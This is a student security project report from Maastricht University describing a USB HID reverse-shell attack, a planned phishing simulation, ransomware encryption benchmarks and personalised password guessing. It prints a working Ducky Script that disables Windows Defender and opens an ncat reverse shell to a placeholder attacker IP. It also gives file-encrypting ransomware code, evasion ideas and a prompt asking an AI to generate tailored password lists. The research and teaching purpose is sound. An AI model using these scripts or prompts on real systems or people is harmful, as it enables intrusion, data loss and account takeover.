# Maastricht University

# Project 2-2 – Security and IoT Privacy Threats

Hossam Gohar (i6350604)
Laurens Heithecker(i6365663)
Long Luong (i6359380)
Emily Kate Proctor (i6323265)
Max Gurbanli (i6342075)
Adrian Rusu (i6359689)
João Saraiva Tavares (i6366229)

June 10, 2025

# Contents

## Abstract

This study investigates modern privacy threats through controlled cybersecurity experiments targeting both technical vulnerabilities and human behavioural weaknesses. Four different attacks were analysed: auto-run USB payloads, phishing emails, ransomware encryption, and password inference attacks.

The auto-run USB experiment successfully established reverse shells on Windows 10 systems in 13–20 seconds using a Raspberry Pi Pico, bypassing Windows Defender protections entirely. Ransomware performance testing revealed encryption speeds of 60–107 MB/s, enabling complete system compromise within hours. Password inference attacks achieved a 58% success rate using the CUPP tool, and 80% with AI-assisted generation against 17 computer science students. The phishing experiment was designed but not executed due to institutional approval constraints.

The results demonstrate that common attacks still remain highly effective against modern systems and users. Technical attacks can execute rapidly before detection systems can respond, and human factors create predictable vulnerabilities which are exploitable through social engineering. The research emphasises the need for layered defence strategies that combine technical controls (endpoint detection, application whitelisting), human awareness training, and robust security policies to effectively mitigate these evolving threats in academic and organisational environments.

# 1 Introduction

Cyberattacks today take advantage of both predictable human behaviour and flaws in technology, which puts both individuals and organisations at risk. In fact, many successful attacks don't use advanced exploits; they take advantage of common user habits and gaps in security awareness [1]. The rate at which these threats are appearing is also accelerating. Phishing attacks, for instance, increased by 58.2% in 2023 compared to the previous year [2], while USB-based malware has grown substantially from 9% of attacks in 2019 to 51% in 2024 [3]. And in the second half of 2024, the number of phishing messages climbed by 202% [4]. showing that attackers are using more advanced and more frequent methods.

Academic institutions are especially vulnerable [5]. Their combination of open networks and a diverse user base makes it easy for attackers to capitalize on inconsistent levels of security awareness. This vulnerability persists even among those expected to know better; studies indicate that over 70% of employees engage in risky behaviours that compromise organizational security [6]. This study focuses specifically on computer science students at Maastricht University to evaluate whether technical education correlates with improved security practices when faced with realistic threats.

This study examines four critical attacks through controlled experimentation: auto-run USB payloads, phishing email campaigns, ransomware encryption performance, and password inference techniques. We focus specifically on computer science students at Maastricht University to evaluate whether technical education correlates with improved security practices when faced with realistic attack scenarios. Our research addresses several key questions:

- How can an auto-run "USB" carrying a payload execute a reverse shell on the target device?
- How fast can a ransomware encrypt files on a device once triggered (bytes/second)?
- How successfully can bachelor students distinguish safe emails from phishing emails?
- How effectively can we derive one or multiple of the user's previous or present passwords based on general information gathering techniques?

Our methodology centres on precise, quantitative metrics like click-through and click-failure rates, execution times (to the millisecond), and system-impact scores, instead of just relying on theoretical or survey-based assessments. Across all scenarios, even the more "security-aware" population were surprisingly vulnerable. These results show the urgent need for integrated defences that combine automated controls, targeted training exercises, and institution-wide security policies to bridge the gap between awareness and action.

# 2 Auto-run USB

## 2.1 Methodology

This experiment transformed a Raspberry Pi Pico into a malicious "Auto-Run USB" that automatically executes a payload when connected to a device. The objective was to simulate an attack that establishes a reverse shell to a remote listener using `ncat` after disabling Windows Defender protections. This evaluation focused on the attack's feasibility, execution time, and the time required for recovery.

The core methodology involved:

1. **Programming the Raspberry Pi Pico** with CircuitPython and a Ducky Script.
2. **Emulating a keyboard** using USB HID (Human Interface Device) to input commands on the target machine.
3. **Executing PowerShell commands** with elevated privileges to disable all major Windows Defender protections.
4. **Establishing a reverse shell** by connecting to a remote attacker's machine running a listener on Kali Linux via `ncat`.

Two separate trials were conducted to asses execution efficiency, with each attempt timed using a stopwatch:

- **Trial 1**: The PowerShell window remained visible to the user.
- **Trial 2**: PowerShell was made invisible by manipulating console properties and hiding the window post-launch.

## 2.2 Implementation

The payload was developed using Adafruit's CircuitPython on a Raspberry Pi Pico. To execute the attack, the `adafruit_hid` library was used to make the Pico emulate a Human Interface Device (HID), essentially making the target computer recognize it as a keyboard. When plugged into a Windows 10 machine, the device automatically executed a pre-written sequence of keystrokes.

The Ducky Script below was deployed on the Pico to carry out the attack:

```
DELAY 1000
GUI r
DELAY 500
STRING powershell -Command "Start-Process powershell -Verb runAs"
ENTER
ALT Y
STRING # X=3000, Y=1500 ;Set-ItemProperty -Path
"HKCU:\Console\%SystemRoot%_System32_WindowsPowerShell_v1.0_
powershell.exe" -Name WindowPosition -Value 0x05DC0BB8
ENTER
```

```
ALT F4

GUI r
DELAY 500
STRING powershell -Command "Start-Process powershell -Verb runAs"
ENTER
DELAY 1000
ALT y
DELAY 1000

STRING $console = $host.UI.RawUI ; $console.BackgroundColor = "White";
$console.ForegroundColor = "white"; Clear-Host
ENTER

STRING Set-MpPreference -DisableRealtimeMonitoring $true ;
Set-MpPreference -DisableBehaviorMonitoring $true; Set-MpPreference
-DisableScriptScanning $true; Set-MpPreference -DisableBlockAtFirstSeen
$true; Set-MpPreference -DisableIOAVProtection $true
ENTER

STRING ncat <Attacker-IP> <Port> -e cmd.exe
ENTER
```

This script automates the following sequence of actions:

- Opens the Run dialogue.
- Launches a PowerShell session with administrator privileges.
- Hides the PowerShell window to conceal the activity (in Trial 2).
- Disables key Windows Defender protections using the `Set-MpPreference` command.
- Establishes a reverse shell connection to the attacker's Kali Linux machine via `ncat`.

## 2.3 Experiment

The experiment was conducted on a target machine running Windows 10 with administrator privileges. The attacking machine used Kali Linux and was configured to listen for incoming connections using `ncat`.

The listener was initiated with the command `ncat -lvnp <port>`. In this command, the `-l` flag enables listen mode, `-v` provides verbose output for connection detail, `-n`DNS resolution for a faster response, and `-p` specifies the listening port, such as `4444`.

Two distinct trials were performed to measure the payload's execution time under different conditions. In the first trial, the PowerShell window remained visible to the user as the commands were executed, resulting in a successful reverse shell in just **13 seconds**. For the second trial, a stealth approach was used where the console's properties were manipulated to hide the PowerShell window from view. This minimized visibility resulted in a successful reverse shell in **20 seconds**.

**Summary of Results**

| Trial | PowerShell Visibility | Execution Time | Reverse Shell Success |
|---|---|---|---|
| Trial 1 | Visible | 13 seconds | Yes |
| Trial 2 | Hidden (Stealth Mode) | 20 seconds | Yes |

## 2.4 Observations

Based on the experiment, the following observations were made:

The attempt to hide the payload's execution by manipulating the PowerShell window resulted in a slightly longer execution time. Despite this minor delay, a reverse shell was reliably established in both the visible and stealth trials.

Crucially, Windows Defender did not raise any alerts or block the attack because its core protections were disabled by the script before the reverse shell was executed.

Recovering from the stealth attack is not simple because the PowerShell window is hidden off-screen. Stopping it requires a specific keyboard sequence. The user must first select the window with Alt+Tab, then use Alt+Space to open the menu, and press 'M' to move it back into view before it can be closed. Locating it in the Task Manager is also a challenge, as its low activity keeps it from being prioritized at the top of the list.

## 2.5 Further Possible Enhancements

The effectiveness of the auto-run USB attack could be improved by focusing on two key areas: resilience against user intervention and acceleration of the payload execution.

A primary enhancement would be to make the payload more difficult for a user to interrupt. This could be achieved by incorporating additional commands into the script:

- **Disabling the Task Manager:** A command could be added to disable the Windows Task Manager upon execution. This would prevent a technically-savvy user from manually locating and terminating the PowerShell process, thereby ensuring the payload runs to completion.

- **Disabling Mouse Controls:** Similarly, the script could disable mouse inputs on the target machine. This measure would effectively neutralize attempts by non-technical users to intervene by navigating the graphical interface.

Furthermore, the initial execution of the attack could be significantly accelerated. The current implementation uses DuckyScript to type each command sequentially. A more efficient method would be to store the entire sequence of commands in a single PowerShell script (`.ps1`) on the Raspberry Pi Pico. This would allow the HID emulator to execute the entire payload with a single command, drastically reducing the overall execution time and minimizing the window for a user to react.

# 3 Phishing Emails

## 3.1 Methodology

This experiment was designed to quantify the susceptibility of computer science students to phishing attacks by simulating a realistic threat scenario. The primary objective was to measure the effectiveness of deceptive emails in a population with technical expertise.

The methodology involved creating and distributing a simulated phishing email designed to impersonate the university's official IT department. A key element of the deception was the use of a visually similar but illegitimate sender address (e.g., *it.maastrichtuniversity@gmail.com*) to test the students' attention to detail.


The experiment was not executed because the required authorization from the faculty was not granted. However, it was planned to proceed without prior warning to the target group to ensure genuine reactions. The evaluation would have been based on the following metrics:

- The number of users who opened the phishing email.
- The number of users who clicked the embedded phishing link.
- The number of users who entered their credentials.
- The number of users who reported the email via the "Report Phishing" feature.

## 3.2 Implementation

We used the GoPhish toolkit to implement the simulation, as this open-source platform handles the creation, sending, and tracking of the phishing emails.An email was created with a link that directed recipients to a fake login page designed to mimic the university's official portal.

While GoPhish tracks the number of users who open the email and click the embedded link, it was configured so that no actual credentials would have been collected or stored. A test was run beforehand to confirm the email would not be automatically flagged by the university's Outlook spam filters. A sample of the simulated phishing email is shown in Figure 3.1.


IS IT Security<it.maastrichtuniversity@gmail.com>
To: [redacted]

Tue 13/05/2025 18:02

**Maastricht University**

**Security Notice**

Dear Student,

On **May 8, 2025**, we have sent a password reset email following a routine security check. Since then, our security team has identified a potential breach affecting password resets performed since.

As a precaution, we are requiring all affected users to **reset their passwords again** to ensure your account remains protected.

◆ Please use the secure link below to complete the password reset process:

https://maastrichtuniversity.nl/reset-password

To avoid disruptions, please complete this process immediately. Further details regarding the security incident will be provided shortly.

**Maastricht University ICTS**
https://www.maastrichtuniversity.nl

Note: Do not reply to this email. This mailbox is not monitored.

Figure 3.1: Example of a Simulated Phishing Email

## 3.3 Experiment

The experiment was planned to take place during standard university working hours to simulate legitimate communication timing. The deployment was specifically intended for a time when students were likely to be physically on campus, a factor believed to influence how they would perceive and react to the email.

Following the email's distribution, GoPhish would have been used to track and record all user interactions in real-time, providing metrics on email opens, link clicks, and the number of reports made by the recipients.

## 3.4 Observations

While the experiment was not conducted, we anticipated a few key outcomes. It was expected that the simulated urgency created by the security breach notice would lead to higher click rates. We also predicted that the "Report Phishing" feature would be underutilized by students. Finally, the overall success of the attack was expected to depend significantly on the realism of the email's design.

## 3.5 Future Possible Enhancements

The planned implementation using GoPhish's default settings would host the phishing landing page on a private IP address, making it accessible only within the local network. A key improvement would be to host the landing page on a cloud server instead. This change provides a public IP address, which makes the phishing site accessible from anywhere on the internet, not just from within the university network, creating a more realistic simulation.

To better mimic an actual attacker's methods, another enhancement would be to add a layer of anonymity. Using techniques like proxy chains or a VPN would hide the server's true IP address. This makes it much more difficult for any security team to trace the phishing attempt back to its origin.

# 4 Ransomware

## 4.1 Methodology

This experiment demonstrates the use of Python-based ransomware scrips to encrypt and decrypt files of varying sizes and quantities. The objective was to measure the encryption/decryption performance and evaluate how speed varies based on file structure and data distribution.

We developed two Python scripts using Fernet encryption: one for encrypting all the files in a directory and another for decryption using the same key.

Test files were created a regular intervals: $100$ MB, $512$ MB, $1024$ MB, $1536$ MB,$2048$ MB $2560$ MB, 072) MB, $3584MB$ MB, and $4096$ MB. For each size, two different file configurations were tested:

- **Trial 1:** Single large file containing all of the data.
- **Trial 2:** Fifty smaller files with data evenly distributed across, the same total size.

Each trial configuration was executed 30 times to obtain reliable performance averages and account for system variations. Execution times were recorded using Python's time module to measure how quickly files could be encrypted or decrypted.

## 4.2 Implementation

The ransomware simulation was implemented using two Python scripts leveraging the `cryptography` library's Fernet encryption algorithm (AES 128 in CBC mode with PKCS7 padding). The following code generates a secure encryption key using Fernet, hashes a user-provided password with SHA-256 for future verification, reads the contents of a file in binary mode, encrypts the data using the generated key, and then writes the encrypted data back to the same file, effectively replacing the original content with its encrypted version. This process secures the file, while the hashed password can be used later to verify the user before decrypting.

#### Encryption Script

The encryption script generates a cryptographic key and processes files like so:

```python
# Generate key and store password hash for later decryption
key = Fernet.generate_key()
hashed_password = hashlib.sha256(password.encode()).hexdigest()

# --- Loop over each file ---
with open(file_path, "rb") as file:
    file_data = file.read()

# Encrypt the data with the generated key
encrypted_data = Fernet(key).encrypt(file_data)

with open(file_path, "wb") as file:
    file.write(encrypted_data)
```

### Decryption Script

The decryption script verifies authentication and reverses the encryption, seen here:

```python
# Verify password against stored hash
if hashed_password != stored_hash:
    print("Incorrect password! Decryption aborted.")
    exit()

# --- Loop over each file ---
with open(file_path, "rb") as file:
    encrypted_data = file.read()

# Decrypt the data with the loaded key
decrypted_data = Fernet(key).decrypt(encrypted_data)

with open(file_path, "wb") as file:
    file.write(decrypted_data)
```

Both scripts track total bytes processed, execution time using Python's `time` module, and calculate the speed in bytes per second. The `tqtm` library provides real-time progress feedback during file processing.

## 4.3 Experiment

The benchmark was executed on a macOS 15.5 system equipped with a 2.4 GHz 8-core Intel Core i9 processor, 32 GB of 2666 MHz DDR4 RAM, an AMD Radeon Pro 5500M graphics card, and a PCIe-based NVMe SSD, running Python 3.12.5. For each file size configuration, both the encryption and decryption scripts were run $30$ times to ensure statistically reliable results, with the accompanying figures reporting the mean throughput in MB/s.

Two distinct trials were conducted:

- **Trial 1: Single Large File** In this trial, the entire data load was consolidated into a single file. As illustrated in Fig. 4.1, encryption performance peaked at $\approx 103$ MB/sfor the $512$ MB file and subsequently declined to $60$ MB/s for the $4$ GB file. While decryption began at a lower speed of $88$ MB/s, its performance declined more gradually, finishing at $66$ MB/s.
- **Trial 2: Single Large File** When the total data size was distributed over fifty chunks, decryption consistently performed better than encryption. Decryption speed reached a maximum of $107$ MB/s (for the 1 GB case) and ended at $87$ MB/s. Encryption throughput remained within a more stable range of $70$–$84$ MB/s across all file sizes (Fig. 4.2).




Figure 4.1: Encryption and Decryption Speeds vs File Size (Trial 1)




Figure 4.2: Encryption and Decryption Speeds vs File Size (Trial 2)

## 4.4 Observations

Several key observations were made from the experiment. Across all sizes and layouts, decryption was $10–25\,\%$ faster than encryption, which reflects the additional computational work required during the encryption process. The file layout also influences performance scaling. The single-file test benefits from sequential I/O up to $\approx 1.5$ GB, after which a sharp drop occurs due to SSD write-throttling. The multi-file workload, however, maintains a steadier throughput by utilizing smaller, more manageable writes.

Throughput was observed to fall sub-linearly; for instance, doubling the data from $2$ GB to $4$ GB increased the run-time by a factor of $1.5–1.8$. This suggests that once the I/O cache is saturated, the process becomes limited by the CPU's cryptographic processing capabilities. In a real-world scenario, this performance has a significant impact. At the observed worst-case speed of $60$ MB/s, encrypting a $256$ GB user profile would take approximately $70$ minutes, a short enough duration to be completed during a lunch break or an overnight idle period. Consequently, the window for mitigation is extremely brief. Ransomware on modern hardware can encrypt data at tens of megabytes per second after the first gigabyte is processed, which means that any alerts or snapshot backups must be triggered within seconds of the initial anomalous activity to be effective.

## 4.5 Future Possible Enhancements

The ransomware script used in this experiment was improved by adding code obfuscation. This is a process that hides the program's logic, changing the code from readable plain text into a format that is intentionally difficult to understand.

This makes it much harder for either a security analyst or an automated tool to perform static analysis on the script. Because the code's purpose is not obvious, obfuscation becomes an effective evasion technique. It helps the ransomware bypass security products that rely on signature-based detection and shrinks the already small window of time that defenders have to respond to an attack.

# 5 Password Guesser

## 5.1 Methodology

In this experiment, we tested password predictability using both dictionary-based attacks and social engineering. The methodology involved analysing common password lists from data breaches, such as the RockYou dataset, and utilizing the "Common User Passwords Profiler" (cupp) tool. The tool generates a custom password list for an individual using the information they provide.


The aim was to explore how successful these password guessing techniques could be. Accuracy was measured by having the participants compare the lists we created with their actual credentials. This method is similar to approaches found in other cybersecurity studies, such as "A Systematic Review on Password Guessing Tasks" [7] and "Password Cracking by Exploiting User Group Information"[8]. In addition, the experiment implemented AI for the creation of the list of questions that would be asked to the participants.

## 5.2 Implementation

The implementation of this experiment involved two ways of creating password lists: one using a traditional, rule-based script and another using AI. The starting point for both methods was the same. We gathered information from each participant using a standard set of questions (found in Appendix A and B) that asked for personal details people often use to make passwords.

### 5.2.1 Rule-Based Generation (Without AI)

For the first approach, we took the answers provided by a participant and fed them into the cupp.py script. This tool automatically combines the personal information using a list of common patterns to generate a list of potential passwords. The questions we asked can be found in the appendix: A. An example of the `cupp.py` tool's interface and data input process is shown in Figure 5.1.



```
 cupp.py!                 # Common
                          # User
                          # Passwords
                          # Profiler

                          [ Muris Kurgas | j0rgan@remote-exploit.org ]
                          [ Mebus | https://github.com/Mebus/]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: name
> Surname: surname
> Nickname: nickname
> Birthdate (DDMMYYYY): 01011970


> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):


> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):


> Pet's name:
> Company name:


> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: hello, world, dacs, 2025
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: n

[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to name.txt, counting 8871 words.
```

Figure 5.1: Example usage of the cupp.py tool

## 5.2.2 AI-Assisted Generation

The second approach involved giving a participant's answers to an AI model, specifically OpenAI's gpt-4-mini-high. It was implemented in Python, and made use of OpenAI's API services to mitigate the time it would take to create a large, realistic password wordlist. We used a detailed prompt, which can be found in Appendix B, to guide the AI. This prompt told the AI to create password suggestions by mixing the user's personal details in ways that mimic real data breach patterns and follow standard complexity rules. See the core steps of the AI-assisted generation below:

```
# 1. QUESTIONS ← ["What is your first name?", ...,]
# 2. data ← {}
# 3. for i, q in enumerate(QUESTIONS, start=1):
#         data[f"q{i}"] = input(q)
# 4. choice = input("Choose API: 1) OpenAI  2) Gemini")
# 5. if choice == "1":
#         key = os.getenv("OPENAI_API_KEY") or input("OpenAI API Key: ")
#         client = OpenAIClient(key)
#     else:
#         key = os.getenv("GEMINI_API_KEY") or input("Gemini API Key: ")
#         client = GeminiClient(key)
# 6. prompt = TEMPLATE.format(**data)
# 7. response = client.generate(prompt)
# 8. wordlist = response.text
# 9. filename = f"password_wordlist_{choice}_{timestamp}.csv"
# 10. with open(filename, "w") as f:
#           f.write(wordlist)

```

### 5.2.3 Validation

Once a password list was ready, we showed it to the participant and asked if their actual password was on it. They could answer with "Yes," "Maybe," or "No". We included the "Maybe" option because some people might not want to confirm that their password was guessed correctly. The success rates were then calculated from these answers.

## 5.3 Experiment

The experiment was conducted with a total of 17 participants, all of whom were Bachelor's or Master's students from the Department of Advanced Computing Sciences (DACS) at Maastricht University.

Each participant was interviewed in person and answered a standardized list of questions (provided in Appendix A) to gather data for the password generation process. The participants were then divided into two groups, with one group's data being used for the rule-based `cupp.py` generator and the other for the AI-assisted generator. The results from both experimental conditions are summarized in Table 5.1

| Response | Count (no AI) | Count (AI) |
|---|---|---|
| Yes | 7 | 4 |
| Maybe | 1 | 1 |
| No | 4 | 0 |

Table 5.1: Survey Responses

## 5.4 Observations

The experiment involved 17 participants, who were split into two groups: 12 for the non-AI, rule-based condition and 5 for the AI-assisted condition.

In the non-AI group using the cupp.py tool, 7 out of the 12 participants reported a "Yes" response, which translates to a 58% success rate. One other participant in this group responded with "Maybe".

For the AI-assisted condition, the results were higher. Four out of the 5 participants confirmed a match, for a success rate of 80%. It is worth noting that no participants in this group responded with "No". This might indicate that the AI's logic was closer to the users' thinking, since even its non-perfect guesses were not entirely wrong.

But, when looking at these results, it is important to consider some limitations of the study. It's difficult to make a direct comparison between the two methods because the group sizes were not equal. The findings are also influenced by the fact that the participant group was not very diverse, and that for ethical reasons, we had to rely on self-reported answers about the passwords. To get more definitive conclusions, future work should involve a larger and more balanced group of participants.

## 5.5 Further Possible Enhancements

Future work could improve on the simple, rule-based approach of tools like CUPP by making use of the ChatGPT API. This method works by giving the AI model a detailed prompt with rich contextual information such as personal details, interests, and behavioural pattern, to generate a highly personalized password list. This method makes a successful password guess much more likely than when using standard dictionaries, especially for targetted attacks.

# 6 Conclusion

This study examined four common attack methods through controlled experimentation to measure their real-world effectiveness. The results demonstrate that these attacks remain surprisingly successful, even against users who should theoretically possess greater security awareness.

The auto-run USB attack performed as anticipated, we established a reverse shell on Windows 10 in under 20 seconds across all trials. Making the PowerShell window invisible only added 7 seconds to the execution time. The ability to disable Windows Defender before payload execution indicates that default security configurations provide insufficient protection against this attack vector.

Our ransomware testing revealed encryption speeds of 60-107 MB/s depending on file structure. This indicates that an attacker could encrypt a typical user's documents folder within minutes rather than hours. The difference between encrypting one large file versus many small files was not significant enough to provide defenders with substantial additional response time.

The password guessing experiment achieved a 58% success rate using the CUPP tool with basic personal information. When we employed AI to generate passwords, the success rate increased to 80% (though we only tested this approach with 5 participants, so additional testing is required). These results suggest that people's password choices are more predictable than commonly assumed.

We were unable to execute the phishing experiment due to approval constraints, but based on similar studies, we anticipate that computer science students would still fall for well-crafted phishing emails at concerning rates.

The primary finding is that these attacks succeed because they execute rapidly and exploit predictable human behaviour patterns. Technical attacks occur too quickly for most security tools to intercept them, and people make security decisions in ways that attackers can anticipate and exploit.

Defence requires implementation at multiple levels:

1. **Technical Measures:** These should include application whitelisting, enhanced endpoint detection, and systems capable of identifying unusual file activity within seconds.

2. **Human-Centred Defences:** This layer needs regular training with realistic simulations and clear procedures for reporting suspicious activity.

3. **Policy-Level Controls:** These should enforce strict USB device management, mandatory password managers, and multi-factor authentication across all systems.

These combined approaches can reduce the attack surface significantly, but our experiments confirm that the fundamental advantage still lies with attackers who can act faster than defenders can detect and respond.

# Bibliography

[1] Verizon, "2025 data breach investigations report," 2025.

[2] D. Desai and R. Hedge, "Phishing attacks rise 58

[3] H. GARD, "Cybersecurity in 2024: Usb devices continue to pose major threat," 2024.

[4] SlashNext, "The 2024 phishing intelligence report," 12 2024.

[5] I. . T. Department for Science and H. Office, "Cyber security breaches survey 2024: education institutions annex," 04 2024.

[6] P. Chavez, "2024 state of phish report - impact of human behavior — proofpoint us," 01 2024.

[7] W. Yu, Q. Yin, H. Yin, W. Xiao, T. Chang, L. He, L. Ni, and Q. Ji, "A systematic review on password guessing tasks," *Entropy*, vol. 25, p. 1303, 09 2023.

[8] B. Zhou, D. He, S. Zhu, S. Zhu, S. Chan, and X. Yang, "Password cracking by exploiting user group information," *Security and Privacy in Communication Networks*, pp. 514–532, 10 2024.

# A Appendix: Password Guesser Questions

1. What is your first name?
2. What is your last name?
3. What is your nickname?
4. What is your birthdate?
5. What is your partner's name?
6. What is your partner's nickname?
7. What is your partner's birthday?
8. What are your parents' names?
9. What are your parents' dates of birth?
10. What are your parents' date of marriage?
11. What are your pets' name?
12. What is your favorite animal?
13. What is your favorite number?

14. What is your country of birth?
15. What is your city of birth?
16. What is your favorite country?
17. What is your favorite city?
18. What is your favorite food?
19. What is your favorite sport?
20. What are your hobbies?
21. What are your favorite movie/show?
22. What is your username in accounts?
23. What is your phone number?
24. What is your favorite vehicle?
25. What are your important dates?
26. What are historical event/dates you find important?
27. What is your faculty?
28. How do you remember your passwords?

## B Appendix: AI password prompt

Based on this hypothetical user profile, at least, 100000 password candidates by combining these elements in different orders, that demonstrate common weak password patterns people use. Look at past data breaches and their password structure, and try to match those patterns.Also dont forget about password requirements like at least 1 big character, 1 number, 1 special character ,usually between 8-14 characters, and so on. Output a single CSV file with just the passwords (one column, no header). Make some passwords a bit more complex than others, but still within the realm of what a user might create. Also don't just add the exact words, look at words that are related to the question, for example if they like F1, look for famous drivers, another example are movies, look at known actors and characters and so on.